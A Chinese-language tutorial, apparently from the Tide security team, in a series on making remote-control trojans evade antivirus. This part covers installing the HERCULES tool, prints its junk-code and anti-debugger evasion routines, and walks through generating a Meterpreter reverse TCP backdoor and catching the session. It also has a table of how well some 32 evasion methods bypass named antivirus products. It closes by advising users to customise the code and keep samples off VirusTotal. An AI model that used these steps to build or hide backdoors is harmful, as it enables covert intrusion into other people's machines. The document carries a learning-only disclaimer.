



TIDE 安全团队

[HTTP://WWW.TIDASEC.COM](http://www.tideseccom.com)

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

- 本专题文章导航
- 免杀能力一览表
- 一、HERCULES介绍
- 二、安装HERCULES
 - 2.1 安装前的准备
 - 2.2 安装HERCULES
 - 2.3 安装可能遇到的问题
- 三、HERCULES使用说明
- 四、利用HERCULES生成后门
- 五、HERCULES小结
- 六、参考资料

本专题文章导航

1.远控免杀专题(1)-基础

篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2.远控免杀专题(2)-msfvenom隐藏的参

数：<https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w>

3.远控免杀专题(3)-msf自带免杀(VT免杀率

35/69)：https://mp.weixin.qq.com/s/A0CZsILhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率

12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71)：[https://mp.weixin.qq.com/s/-](https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw)

[PHVIAQVyU8QlpHwcpN4yw](https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw)

6.远控免杀专题(6)-Venom免杀(VT免杀率

11/71)：<https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ>

7.远控免杀专题(7)-Shellter免杀(VT免杀率

7/69)：<https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg>

- 8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率
13/71): <https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ>
- 9.远控免杀专题(9)-Avet免杀(VT免杀率
14/71): <https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXPpA>
- 10.远控免杀专题(10)-TheFatRat免杀(VT免杀率
22/70): <https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA>
- 11.远控免杀专题(11)-Avoidz免杀(VT免杀率
23/71): <https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg>
- 12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率
23/70): <https://mp.weixin.qq.com/s/MVJTXOlqjgL7iEHrnq6OJg>
- 13.远控免杀专题(13)-zirikatu免杀(VT免杀率
39/71): https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeQyA
- 14.远控免杀专题(14)-AVlator免杀(VT免杀率
25/69): https://mp.weixin.qq.com/s/JYMq_qHvnsIVlqijHNny8Q
- 15.远控免杀专题(15)-DKMC免杀(VT免杀率
8/55): <https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg>
- 16.远控免杀专题(16)-Unicorn免杀(VT免杀率
29/56): <https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw>
- 17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率
7/69): <https://mp.weixin.qq.com/s/OzO8hv0pTX54ex98k96tjQ>
- 18.远控免杀专题(18)-ASWCrypter免杀(VT免杀率
19/57): <https://mp.weixin.qq.com/s/tT1i55swRWIYiEdxEWEISQ>
- 19.远控免杀专题(19)-nps_payload免杀(VT免杀率
3/57): <https://mp.weixin.qq.com/s/XmSRgRUftMV3nmD1Gk0mvA>
- 20.远控免杀专题(20)-GreatSCT免杀(VT免杀率14/56):
- 21.远控免杀专题(21)-HERCULES免杀(VT免杀率29/70):

文章打包下载及相关软件下载: <https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√		√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√			√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatun免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√

几点说明：

- 1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 windows/meterpreter/reverse_tcp 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。

4、其他杀软的检测指标是在 [virustotal.com](http://www.virustotal.com)（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、HERCULES介绍

HERCULES，2017年的免杀工具，可以直接生成msf可用的payload并进行免杀，也可以对自定义payload进行免杀，还可以进行后门文件捆绑，并可进行upx加壳，使用比较简单，但安装可能遇到不少问题。

二、安装HERCULES

2.1 安装前的准备

HERCULES对操作系统有一定要求，支持下面这些系统。

操作系统	Version
Ubuntu	16.04 / 15.10
Kali linux	Rolling / Sana
Manjaro	*
Arch Linux	*
Black Arch	*
Parrot OS	3.1

另外HERCULES是go语言编写，需要安装go语言。

golang的安装可以参考这里 <https://github.com/golang/go/wiki/Ubuntu>

2.2 安装HERCULES

先从Github上克隆到本地

```
https://github.com/EgeBalci/HERCULES
```

安装依赖

```
go get github.com/fatih/color
```

执行安装

```
go run Setup.go
```

安装成功

```

root@kali2019:~/sec/HERCULES# go run Setup.go
+ -- --=[          HERCULES  FRAMEWORK          ]
+ -- --=[          Ege Balci          ]

[*] STARTING HERCULES SETUP

[*] Detecting OS...
[*] OS Detected : Linux Kali2019 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64 GNU/Linux

[*] Setting HERCULES path...
[*] HERCULES_PATH=/root/sec/HERCULES

[*] Installing golang...
Reading package lists... Done
Building dependency tree
Reading state information... Done
golang is already the newest version (2:1.13-1).
0 upgraded, 0 newly installed, 0 to remove and 553 not upgraded.
[*] Installing upx...
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'upx-ucl' instead of 'upx'
upx-ucl is already the newest version (3.95-2+b1).
0 upgraded, 0 newly installed, 0 to remove and 553 not upgraded.
[*] Installing git...
Reading package lists... Done
Building dependency tree
Reading state information... Done
git is already the newest version (1:2.24.1-1).
0 upgraded, 0 newly installed, 0 to remove and 553 not upgraded.
[*] Cloning EGESPLOIT Library...
[*] Cloning color Library...
[*] Createing shoutcut...

[+] Setup completed successfully

```

在HERCULES目录下执行 `chmod +x HERCULES`

然后执行 `./HERCULES`，看到下面的界面说明安装成功

```

+ -- --=[          HERCULES  FRAMEWORK          ]
+ -- --=[          Version: 3.0.5                ]
+ -- --=[          Ege Balci                      ]

[1] GENERATE PAYLOAD

[2] BIND PAYLOAD

[3] UPDATE

[*] Select : █
```

2.3 安装可能遇到的问题

1、操作系统版本不符

安装脚本 `setup.go` 里面对操作系统要求比较严，版本号不符合都不行。

我开始用的parrot 4.4的，它要求必须3.1。当然你可以换个符合的操作系统，也可以修改 `setup.go` 文件，不过后面的有些依赖。


```
#go run Setup.go

+ -- ==[ HERCULES FRAMEWORK ]
+ -- ==[ Ege Balci ]

[*] STARTING HERCULES SETUP

[*] Detecting OS...
[*] OS Detected : Linux parrot 4.18.0-parrot10-amd64 #1 SMP Debian 4.18.10-2parrot10 (2018-11-17) x86_64 GNU/Linux

[*] Setting HERCULES path...
[*] HERCULES_PATH=/root/.sec/HERCULES

[!] ERROR : HERCULES does not support this OS

[!] ERROR : Unable to create shortcut
```

2、执行时出错

安装成功后执行 `./HERCULES` ,提示 `[!] HERCULES is not installed properly, please run setup.sh`

```
→ SOURCE git:(master) x ./HERCULES

+ -- ==[ HERCULES FRAMEWORK ]
+ -- ==[ Version: 3.0.5 ]
+ -- ==[ Ege Balci ]

[!] HERCULES is not installed properly, please run setup.sh
```

这个问题比较模糊，需要先删除 `HERCULES/SOURCE/HERCULES` 文件，再回到 `HERCULES` 目录下再次安装 `go run Setup.go` 。记得重新安装前删掉 `HERCULES/SOURCE/HERCULES` 文件。

3、执行时路径配置

在执行时可能还会遇到一个这种错误

```
./HERCULES: line 4: cd: SOURCE: No such file or directory
./HERCULES: line 5: ./HERCULES: No such file or directory
```

这时需要配置一个变量 `$HERCULES_PATH` ,也就是HERCULES的目录

```
export HERCULES_PATH=/root/sec/HERCULES
```

4、生成后门出错

在使用HERCULES生成后门文件时, 可能遇到一个imported错误

```
[*] export GOOS=windows && export GOARCH=386 && export
GOPATH=$HERCULES_PATH && go build -ldflags "-H windowsgui -s -w"
test1.go

./hack.go:7: imported and not used: "EGESPLOIT/RSE"
```

这个时候需要配置一个变量 `$GOPATH`

```
export GOPATH=/root/go
```

三、HERCULES使用说明

HERCULES也是和msf无缝对接的免杀工具, 免杀相对也比较简单一些, 具体免杀的实现可以查看 `HERCULES/src/EGESPLOIT/RSE/BypassAV.go` 文件, 使用了传统的添加花指令的方式进行免杀。

```
root@kali2019:~/sec/HERCULES/src/EGESPLOIT/RSE# cat BypassAV.go
package RSE
```

```
var MagicNumber int64 = 0;
```

```
func BypassAV(Rate int) {
    if Rate == 1 {
        AllocateFakeMemory()
    } else if Rate == 2 {
        AllocateFakeMemory()
        Jump()
    } else if Rate == 3 {
        AllocateFakeMemory()
        Jump()
        CheckDebugger()
    }
}
```

```
func Jump() {
    MagicNumber++
    hop1()
}
```

```
func AllocateFakeMemory() {
    for i := 0; i < 1000; i++ {
        var Size int = 30000000
        Buffer_1 := make([]byte, Size)
        Buffer_1[0] = 1
        var Buffer_2 [102400000]byte
        Buffer_2[0] = 0
    }
}
```

```
func CheckDebugger() {
    Flag, _, _ := IsDebuggerPresent.Call()
    if Flag != 0 {
        //Debugger Active !!
        CheckDebugger()
    }
}
```

```
func hop1() {
    MagicNumber++
    hop2()
}
```


```
func hop2() {
    MagicNumber++
    hop3()
}
```

```
func hop3() {
    MagicNumber++
    hop4()
}
```

另外还使用了upx加壳进行保护等。

四、利用HERCULES生成后门

执行 `./HERCULES`，选择1，生成payload



```
+ -- --=[          HERCULES  FRAMEWORK          ]
+ -- --=[          Version: 3.0.5                ]
+ -- --=[          Ege Balci                      ]

[1] GENERATE PAYLOAD
[2] BIND PAYLOAD
[3] UPDATE

[*] Select : 1
```

进入选择payload的界面，选择最常规的 Meterpreter Reverse TCP，也就是1.

```
#-----#
| PAYLOAD | SIZE/UPX | AV Evasion Score |
|-----|-----|-----|
(1) Meterpreter Reverse TCP | 946 KB / 262 KB | 8/10
|
(2) Meterpreter Reverse HTTP | 4.2 MB / 1.1 MB | 8/10
|
(3) Meterpreter Reverse HTTPS | 4.2 MB / 1.1 MB | 8/10
|
(4) HERCULES REVERSE SHELL | 4.4 MB / 1.1 MB | 7/10
|
#-----#

[*] Select : 1
```

后面输入主控的IP和端口,还有询问是否添加后门可持久化、进程迁移、BYpass等功能, 然后输入生成文件的名称 `test3` , 最后选加upx壳。

每个选择都需要确认一次


```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.211.55.2      yes       The listen address (an interface may be specified)
  LPORT     3333             yes       The listen port

Exploit target:


  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (180320 bytes) to 10.211.55.3
[*] Meterpreter session 3 opened (10.211.55.2:3333 -> 10.211.55.3:57614) at 2020-01-16 15:08:04 +0800

meterpreter > getpid
Current pid: 3368
meterpreter >
```


打开杀软进行测试,360杀毒静态查杀预警,火绒没提示。



可过火绒的静态和动态检测



virustotal.com上查杀率为29/70



五、HERCULES小结

HERCULES免杀原理相对简单，对payload添加无用代码和多次跳转的方式进行免杀处理，从实际测试来看免杀效果只能说是一般，据官方演示在2017年的时候免杀效果应该很棒。可以对其免杀代码进行定制化修改，做成自己轮子工具，别往virustotal.com上传，这样被查杀概率也会小一些。

六、参考资料

官方github: <https://github.com/EgeBalci/HERCULES>

重剑无锋@TIDE安全团队 HTTP://WWW.TIDASEC.COM